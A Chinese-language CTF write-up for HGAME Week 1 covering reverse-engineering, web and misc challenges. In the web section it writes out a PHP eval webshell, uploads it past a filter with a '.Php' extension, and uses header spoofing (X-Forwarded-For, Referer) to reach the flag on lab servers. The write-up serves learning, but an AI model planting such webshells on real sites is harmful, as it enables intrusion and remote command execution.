

HGAME 2022 Week1 writeup by ripple

HGAME 2022 Week1 writeup by ripple

REVERSE

test your IDA

easyasm

easyenc

a_cup_of_tea

encode

WEB

Classic Childhood Game

Become A Member

Guess Who I Am

Show Me Your Beauty

MISC

Sign In

Where am I

神秘的海报

e99p1ant_want_girlfriend

CRYPTO

RSA

Be Stream

神秘的电话

Pwn

test_nc

REVERSE

初学逆向QAQ里面的代码不是很好，这次学到了很多新东东。

test your IDA

IDA测试，把程序放入IDA反汇编F5查看伪代码即可得到结果。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char Str1[24]; // [rsp+20h] [rbp-18h] BYREF

    sub_140001064("%10s");
    if ( !strcmp(Str1, "r3ver5e") )
        sub_140001010("your flag:hgame{te5t_y0ur_IDA}");
    return 0;
}
```

flag:hgame{te5t_y0ur_IDA}

easyasm

汇编真是一点不懂啊，这题其实是摸出来的QAQ。

附件是txt文件，里面是汇编代码，读程序。

```
; void __cdecl enc(char *p)
.text:00401160 _enc          proc near          ; CODE XREF: _main+1B↑p
.text:00401160
.text:00401160 i            = dword ptr -4
.text:00401160 str          = dword ptr  8
.text:00401160
.text:00401160          push    ebp
.text:00401161          mov     ebp, esp
.text:00401163          push    ecx
.text:00401164          mov     [ebp+i], 0
.text:0040116B          jmp     short loc_401176
.text:0040116D ; -----
-----
.text:0040116D
.text:0040116D loc_40116D:          ; CODE XREF: _enc+3B↓j
.text:0040116D          mov     eax, [ebp+i]
.text:00401170          add     eax, 1
.text:00401173          mov     [ebp+i], eax
.text:00401176
.text:00401176 loc_401176:          ; CODE XREF: _enc+B↑j
.text:00401176          mov     ecx, [ebp+str]
.text:00401179          push    ecx          ; str
.text:0040117A          call    _strlen
.text:0040117F          add     esp, 4
.text:00401182          cmp     [ebp+i], eax
.text:00401185          jge     short loc_40119D
.text:00401187          mov     edx, [ebp+str]
.text:0040118A          add     edx, [ebp+i]
.text:0040118D          movsx   eax, byte ptr [edx]
.text:00401190          xor     eax, 33h
.text:00401193          mov     ecx, [ebp+str]
.text:00401196          add     ecx, [ebp+i]
.text:00401199          mov     [ecx], al
.text:0040119B          jmp     short loc_40116D
.text:0040119D ; -----
-----
.text:0040119D
.text:0040119D loc_40119D:          ; CODE XREF: _enc+25↑j
.text:0040119D          mov     esp, ebp
.text:0040119F          pop     ebp
.text:004011A0          retn
.text:004011A0 _enc          endp
Input: your flag
Encrypted result:
0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x
6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e
```

一开始还是想正经挑战的，看《汇编语言》看到mov那吧，再看看这个，还是一脸懵逼。

于是就开始摸了。

总之就是看到这一行：

```
.text:00401190          xor     eax, 33h
```

想着既然给的是汇编，程序应该不会太复杂，于是就试了试异或0x33回去看看，没想到摸对了。

附上解密代码：

```
#include<stdio.h>
#include<string.h>
int main()
{
    char ch[] = {
        0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x
        6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e ,'\0' };
    for (int i = 0; i < strlen(ch); i++)
    {
        printf("%c", ch[i] ^ 0x33);
    }
    return 0;
}
```

flag:hgame{welc0me_t0_re_wor1d!}

easyenc

拖到IDA中查看

主要加密函数：

```
v5 = ((*(_BYTE *)input + v3) ^ 0x32) - 86;
```

异或0x32后减去86，反过来就是先加86然后异或0x32。

然后找到密文是v7[10]数组和v8，这里一开始不明白怎么成int了，后来了解到是编译优化，编译后为了加快数据的初始化速度就4字节一初始化，原来v7是个char数组。

可以试试对着v7后面的数据及v8按H变成16进制就一目了然了。

我这里麻烦了，其实小段存进去v7已经排好了，代码如下：

```
#include<stdio.h>
int main()
{
    int v7[10];
    v7[0] = 0x9FDFF04;
    v7[1] = 0xB0F301;
    v7[2] = 0xADF00500;
    v7[3] = 0x5170607;
    v7[4] = 0x17FD17EB;
    v7[5] = 0x1EE01EA;
    v7[6] = 0xFA05B1EA;
    v7[7] = 0xAC170108;
    v7[8] = 0xFDEA01EC;
    v7[9] = 0x60705F0;
    char v8 = 0xF9;
```

```

char ch[41] = { 0 };
char* p = v7;
for (int i = 0; i < 40; i++)
{
    ch[i] = (*p);
    p++;
}
ch[40] = v8;
for (int i = 0; i < 41; i++)
{
    printf("%c", (v7[i] + 86)^0x32);
}
return 0;
}

```

flag:hgame{4ddit1on_is_a_rever5ible_operation}

a_cup_of_tea

考察TEA加密算法

关键是找到delta,key,密文

这里的密文很好得出，就是Buf2，由于是编译优化（编译后为了加快数据的初始化速度就4字节一初始化），我这里依然是用了不太好的方法，算法有待改进。

```

Buf2[0] = 0x2E63829D;
input = 0i64;
memset(v10, 0, sizeof(v10));
v11 = 0;
Buf2[1] = 0xC14E400F;
si128 = __mm_load_si128((const __m128i *)&xmmword_7FF7EDDD22B0);
Buf2[2] = 0x9B39BFB9;
Buf2[3] = 0x5A1F8B14;
Buf2[4] = 0x61886DDE;
Buf2[5] = 0x6565C6CF;
Buf2[6] = 0x9F064F64;
Buf2[7] = 0x236A43F6;
v8 = 0x7D6B;
sub_7FF7EDDD1010("nice tea!\n> ", argv, envp);
sub_7FF7EDDD1064("%50s", (const char *)&input);
sub_7FF7EDDD10B4((unsigned int *)&input, si128.m128i_i32);
sub_7FF7EDDD10B4((unsigned int *)&input + 2, si128.m128i_i32);
sub_7FF7EDDD10B4((unsigned int *)v10, si128.m128i_i32);
sub_7FF7EDDD10B4((unsigned int *)v10 + 2, si128.m128i_i32);
v3 = memcmp(&input, Buf2, 0x22ui64);
v4 = "wrong...";
if ( !v3 )
    v4 = "Congratulations!";
. ....

```

看得出来sub_7FF7EDDD10B4是TEA的加密函数，进入找到v3 -= 0x543210DD，但这里要注意delta不是0x543210DD，因为TEA加密是无符号整型+=delta，所以这里的delta是-0x543210DD所对应的无符号整型。

```
13  v2 = *a2;
14  v3 = 0;
15  v4 = a2[1];
16  v5 = a2[2];
17  v6 = a2[3];
18  v7 = *a1;
19  v8 = 32i64;
20  v9 = a1[1];
21  do
22  {
23      v3 -= 0x543210DD;
24      v7 += (v3 + v9) ^ (v2 + 16 * v9) ^ (v4 + (v9 >> 5));
25      result = v3 + v7;
26      v9 += result ^ (v5 + 16 * v7) ^ (v6 + (v7 >> 5));
27      --v8;
28  }
29  while ( v8 );
30  *a1 = v7;
31  a1[1] = v9;
32  return result;
33 }
```

key我是通过调试找到的，在加密函数内打断点看v2、v4、v5、v6记下来。

其实也可以直接找到xmmword_7FF7EDDD22B0提取

```
.rdata:00007FF7C35822B0 78 56 34 12 89 67 45 23 90 78+xmmword_7FF7C35822B0 xmmword 45678901345678902345678912345678h
```

然后就是解密了。

一开始蠢了看到这+2真的自己加2了

input被转成了unsigned int*，每次加减1相当于加减4字节。所以其实是8。

```
sub_7FF7C35810B4((unsigned int *)&input, si128.m128i_i32);
sub_7FF7C35810B4((unsigned int *)&input + 2, si128.m128i_i32);
sub_7FF7C35810B4((unsigned int *)v10, si128.m128i_i32);
sub_7FF7C35810B4((unsigned int *)v10 + 2, si128.m128i_i32);
```

而且更重要是tea加密单次加密8字节，逆向要充分遵照原文，加密怎么加密的就怎么解密，1个字节都不能差。

最后附上有待优化的代码：

```
#include<stdio.h>
#include<stdint.h>
```

```

void decrypt(uint32_t* v, uint32_t* k) {
    uint32_t v0 = v[0], v1 = v[1], i; /* set up */
    uint32_t delta = (unsigned int) - 0x543210DD, sum = delta * 32;
    /* a key schedule constant */
    uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3]; /* cache key */
    for (i = 0; i < 32; i++) { /* basic cycle start */
        v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
        v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
        sum -= delta;
    } /* end cycle */
    v[0] = v0; v[1] = v1;
}

int main(int argc, char const* argv[])
{
    unsigned int key[4] = {0x12345678, 0x23456789, 0x34567890, 0x45678901}; //key
    int Buf2[8];
    Buf2[0] = 778273437;
    Buf2[1] = -1051836401;
    Buf2[2] = -1690714183;
    Buf2[3] = 1512016660;
    Buf2[4] = 1636330974;
    Buf2[5] = 1701168847;
    Buf2[6] = -1626976412;
    Buf2[7] = 594166774;
    int v8 = 0x7D6B;
    char ch[35] = { 0 };
    char* p = Buf2;
    for (int i = 0; i < 32; i++)
    {
        ch[i] = (*p);
        p++;
    }
    ch[32] = 0x6b;
    ch[33] = 0x7d;
    decrypt(ch, key);
    decrypt(ch + 8, key);
    decrypt(ch + 16, key);
    decrypt(ch + 24, key);
    printf("%s\n", ch);
    return 0;
}

```

flag:hgame{Tea_15_4_v3ry_h3a1thy_drInk}

encode

die查壳是32位

用32位IDA打开

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4[100]; // [esp+0h] [ebp-1CCh] BYREF
4     char input[52]; // [esp+190h] [ebp-3Ch] BYREF
5     int j; // [esp+1C4h] [ebp-8h]
6     int i; // [esp+1C8h] [ebp-4h]
7
8     memset(input, 0, 0x32u);
9     memset(v4, 0, sizeof(v4));
10    sub_4011A0("%50s", input);
11    for ( i = 0; i < 50; ++i )
12    {
13        v4[2 * i] = input[i] & 0xF;
14        v4[2 * i + 1] = (input[i] >> 4) & 0xF;
15    }
16    for ( j = 0; j < 100; ++j )
17    {
18        if ( v4[j] != dword_403000[j] )
19        {
20            sub_401160(Format);
21            return 0;
22        }
23    }
24    sub_401160(aYesYouAreRight);
25    return 0;
26 }

```

分析加密的过程:

v4是密文，偶数位存的是左四位二进制的值，奇数位存的是右四位二进制的值。

dword_403000是密文，进入后shift+8设为数组，shift+E提取。

发现识别为了char。

我这里比较手动，把多余的0x00替换掉了之后再放入。

以及后面的flag也是自己一个一个输入，中间还出错了，总之非常人工，又慢又不准确。

后来才知道可以用移位操作符QAQ。

总之别看我这的代码了，看别人的吧，丢人。

```

#include<stdio.h>
int main()
{
    unsigned int m[] =
    {
        0x08, 0x06, 0x07, 0x06, 0x01, 0x06, 0x0D, 0x06, 0x05, 0x06,
        0x0B, 0x07, 0x05, 0x06, 0x0E, 0x06, 0x03, 0x06, 0x0F, 0x06,
        0x04, 0x06, 0x05, 0x06, 0x0F, 0x05, 0x09, 0x06, 0x03, 0x07,
        0x0F, 0x05, 0x05, 0x06, 0x01, 0x06, 0x03, 0x07, 0x09, 0x07,
        0x0F, 0x05, 0x06, 0x06, 0x0F, 0x06, 0x02, 0x07, 0x0F, 0x05,
        0x01, 0x06, 0x0F, 0x05, 0x02, 0x07, 0x05, 0x06, 0x06, 0x07,
        0x05, 0x06, 0x02, 0x07, 0x03, 0x07, 0x05, 0x06, 0x0F, 0x05,
        0x05, 0x06, 0x0E, 0x06, 0x07, 0x06, 0x09, 0x06, 0x0E, 0x06,
    }
}

```

```

    0x05, 0x06, 0x05, 0x06, 0x02, 0x07, 0x0D, 0x07, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
};
char flag[] =
{
    0x68,0x67,0x61,0x6d,0x65,0x7b,0x65,0x6e,0x63,0x6f,
    0x64,0x65,0x5f,0x69,0x73,0x5f,0x65,0x61,0x73,0x79,
    0x5f,0x66,0x6f,0x72,0x5f,0x61,0x5f,0x72,0x65,0x76,
    0x65,0x72,0x73,0x65,0x5f,0x65,0x6e,0x67,0x69,0x6e,
    0x65,0x65,0x72,0x7d,0x00
};

printf("%s", flag);
return 0;
}

```

flag:hgame{encode_is_easy_for_a_reverse_engineer}

WEB

Classic Childhood Game

经典魔塔，interesting，但我不太会玩哈哈哈哈哈。

之前有段时间热衷于魔塔，有个玩h5魔塔的网站分享一下：[HTML5魔塔广场\(h5mota.com\)](http://h5mota.com)

言归正传，用F12查看源代码的时候发现/Res路径

```

<canvas id="dataoplate" width="552px" height="552px" /
</div>
<!-- 工具栏 -->
<div id="ToolGroup">
    
    

```

访问/Res路径发现是一个资源索引



Index of /Res/

 (drwxr-xr-x) 02-Jan-2023 15:52		../
 (-rw-r--r--) 02-Jan-2023 15:52	8.9k	Battle1.png
 (-rw-r--r--) 02-Jan-2023 15:52	24.5k	Controller.png
 (-rw-r--r--) 02-Jan-2023 15:52	24.0k	Controller2.png
 (-rw-r--r--) 02-Jan-2023 15:52	3.4k	Door1.png
 (-rw-r--r--) 02-Jan-2023 15:52	5.4k	Door2.png
 (-rw-r--r--) 02-Jan-2023 15:52	638B	Door3.png
 (-rw-r--r--) 02-Jan-2023 15:52	1.7k	Door4.png
 (-rw-r--r--) 02-Jan-2023 15:52	3.2k	Enemy1_1463478978966.png
 (-rw-r--r--) 02-Jan-2023 15:52	3.2k	Enemy1_1463479095726.png
 (-rw-r--r--) 02-Jan-2023 15:52	3.2k	Enemy1.png
 (-rw-r--r--) 02-Jan-2023 15:52	3.0k	Enemy10.png

里面存在js代码的泄露

逐个查看，可以在events.js文件里发现不对劲，发现mota()函数

```


function mota() {
    var a =
    ['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x73\x55\x54\x55\x31\x56\x46\x52\x43\x4d\x46\x6c\x56\x59\x7a\x42\x69\x56\x31\x59\x35'];
    (function (b, e) {
        var f = function (g) {
            while (--g) {
                b['push'](b['shift']());
            }
        };
        f(++e);
    }(a, 0x198));
    var b = function (c, d) {
        c = c - 0x0;
        var e = a[c];
        if (b['CFrzVf'] === undefined) {
            (function () {
                var g;
                try {
                    var i = Function('return\x20(function()\x20' + ' {}'.constructor(\x22return\x22
                    g = i();
                } catch (j) {
                    g = window;
                }
                var h = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/' ;
                g['atob'] || (g['atob'] = function (k) {
                    var l = String(k)['replace'](/=+$/, '');
                    var m = '';
                    for (var n = 0x0, o, p, q = 0x0; p = l['charAt'](q++); ~p && (o = n % 0x4 ?
                        p = h['indexOf'](p);
                    }
                    return m;
                })();
            })();
            b['fqIkGn'] = function (g) {

```

了解到代码被混淆过，可读性较差。

一开始蠢蠢的去找到了一个在线运行js代码的[网站](#)把mota{}去掉运行出来找到了flag(这个网站好像还可以解密混淆过的js代码，总之先贴一下)

后来才知道原来可以F12在控制台直接运行QAQ



flag:hgame{fUnnyJavascript&FunnyM0taG4me}

看了源代码里的内容，感觉里面有好多彩蛋嘿嘿。

Become A Member

由题目描述可知是一个HTTP请求头的题目。

一开始乱玩访问/flag没想到找到一个假flag哈哈哈哈哈，这都能被预判吗。

week-1.hgame.lwsec.cn:30768/flag

A9



用BurpSuite拦截后抓包，右键send to repeater。

第一个提示是：请先提供一下身份证明（Cute-Bunny）哦

查了一下最后发现是User-Agent:

改User-Agent为Cute-Bunny后send

得到**第二个提示：每一个能够成为会员的顾客们都应该持有名为Vidar的邀请码（code）**

从返回头中我们能看到给了一个cookie里是code

```
HTTP/1.1 200 OK
Content-Type : text/html; charset=utf-8
Set-Cookie : code=guest; Path=/; Domain=localhost;
```

不难想到添加Cookie

添加Cookie: code=Vidar后send

得到**第三个提示：由于特殊原因，我们只接收来自于bunnybunnybunny.com的会员资格申请**

显然是用Referer头来修改请求来源

添加Referer: bunnybunnybunny.com后send

得到**第四个提示：就差最后一个本地的请求，就能拿到会员账号啦**

本地请求这里可以用X-Forwarded-For伪造本地访问

添加X-Forwarded-For: 127.0.0.1后send

得到**第五个提示**: username:luckytoday password:happy123 (请以json请求方式登陆)


在这里卡了好久，去了解json格式之后以为只能用POST方法传，后来才知道是可以用GET方法传json格式数据，同时还要注意这里值都是字符串！

在最后空一行后添加：

```
{"username":"luckytoday","password":"happy123"}
```

然后send

得到**flag:hgame{H0w_ArE_Y0u_T0day?}**



最后附上完整报文：

```
GET / HTTP/1.1
Host: week-1.hgame.lwsec.cn:30768
User-Agent: Cute-Bunny
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Forwarded-For: 127.0.0.1
Referer: bunnybunnybunny.com
Cookie: code=vidar
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 47

{"username":"luckytoday","password":"happy123"}
```

Guess Who I Am

一只不会写脚本的菜狗路过QAQ

题目提示写个脚本帮助兔兔，可是我不会啊QAQ

只能自己亲自来一个个帮兔兔答了QAQ

网站F12查看源代码发现提示：

```

<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body> flex == $0
    <!-- Hint: https://github.com/Potat0000/Vidar-Website/blob/master/src/scripts/config/member.js -->
    <div id="app" data-v-app>...</div>
  </body>
</html>


```

访问后其实就是问题的答案

因为不会脚本就保存到记事本里查找复制粘贴了QAQ

还好学长亚萨西，只是100个，来个1000甚至10000个就很难受了QAQ

附上即将成功的画面QAQ：



最后flag是：hgame{Guess_who_i_am^Happy_Crawler}

认识了学长学姐，这波赚了(

Show Me Your Beauty

第一次做文件上传题，下中国蚁剑弄了半天，写个一句话木马windows直接报毒删了233

后来下了火绒来查毒就OK了。成功后现在看到一个网站能传文件就想传个木马试试了（×bushi

总之在过程中学到了许多。

网站可以上传图片格式的文件。

写了一个一句话木马1.php：<?php@eval(\$_POST["cmd"]);?>很经典

然后将后缀改为.jpg格式

打开BurpSuite拦截请求后上传文件1.jpg点submit后BurpSuite就会拦截到请求头

```
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /upload.php HTTP/1.1
2 Host: week-1.hgame.lwsec.cn:30148
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----109155228728606116221627302632
9 Content-Length: 251
10 Origin: http://week-1.hgame.lwsec.cn:30148
11 Connection: close
12 Referer: http://week-1.hgame.lwsec.cn:30148/
13 Cookie: PHPSESSID = 6ue8uvfe5kgus3lbnpvvq8dlag
14
15 -----109155228728606116221627302632
16 Content-Disposition: form-data; name="file"; filename="1.jpg"
17 Content-Type: image/jpeg
18
19 <?php
20 @eval($_POST["cmd"]);
21 ?>
22
23 -----109155228728606116221627302632--
24
```

将其中的Content-Disposition里的filename从1.jpg改为1.Php(注意有一个大写)
一开始是改为1.php提示类型不匹配，应该是将.php后缀禁了，于是换成了.Php
然后关闭拦截，提示上传成功且告知了位置

Vidar兔兔

不明真相的吃瓜兔兔

Click The avatar to select your photo!
Then submit it!

SUBMIT

Upload Successfully! ./img/1.Php 5s后页面自动刷新

当我们访问/img/1.Php时是一个空白页面而不是404页面，说明木马已成功植入网站。
接着用蚁剑连接就行了。

+

添加

✕

清空

🔄

测试连接

📁 基础配置

URL地址 *

http://week-1.hgame.lwsec.cn:30148/img/1.Php

连接密码 *

cmd

网站备注

编码设置

UTF8

▼

连接类型

PHP

▼

编码器

☒ default (不推荐)

☐ base64

☐ chr

在根目录下找到flag:hgame{Unsave_F1L5_SYS7em_UPL0ad!}

/flag

1

hgame{Unsave_F1L5_SYS7em_UPL0ad!}

2

MISC


Sign In

签到题，base64解码得到flag:hgame{Welcome_To_HGAME2023!}

Where am I

是一个流量包文件，题目里的提示是上传了文件到网盘。

wireshark打开查找http，得到两个数据。




在其中一个找到rar文件。

导出数据，找到rar文件头和文件尾，用16进制编辑器手动分离一下，得到一个rar的压缩包，命名为1.rar

可以无脑binwalk分离出来rar，但我这样分离出来的文件尾是不对的，还要再分，不知道这样能不能继续进行。

总之是得到了一个rar文件，查看后提示文件头损坏并显示有加密。



于是猜测是rar的伪加密，可参考[网站](#)。

将第24位的数据从24改为20，重命名为11.rar，就可正常解压得到Exchangeable.jpg

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 对应文本
00000000 52 61 72 21 1A 07 00 CF 90 73 00 00 0D 00 00 00 Rar!...İ.s.....
00000010 00 00 00 00 87 0F 74 24 90 35 00 BC CF 00 00 0F ....+.t$.5.İİ...
```

题目是要找到拍摄的经纬度，右键查看Exchangeable.jpg的属性就行了

GPS	
纬度	39; 54; 54.17999999999931
经度	116; 24; 14.88000000000047561
高度	0

南纬北纬西经东经的话可以试一下也很方便。或者我们用PS来看看：

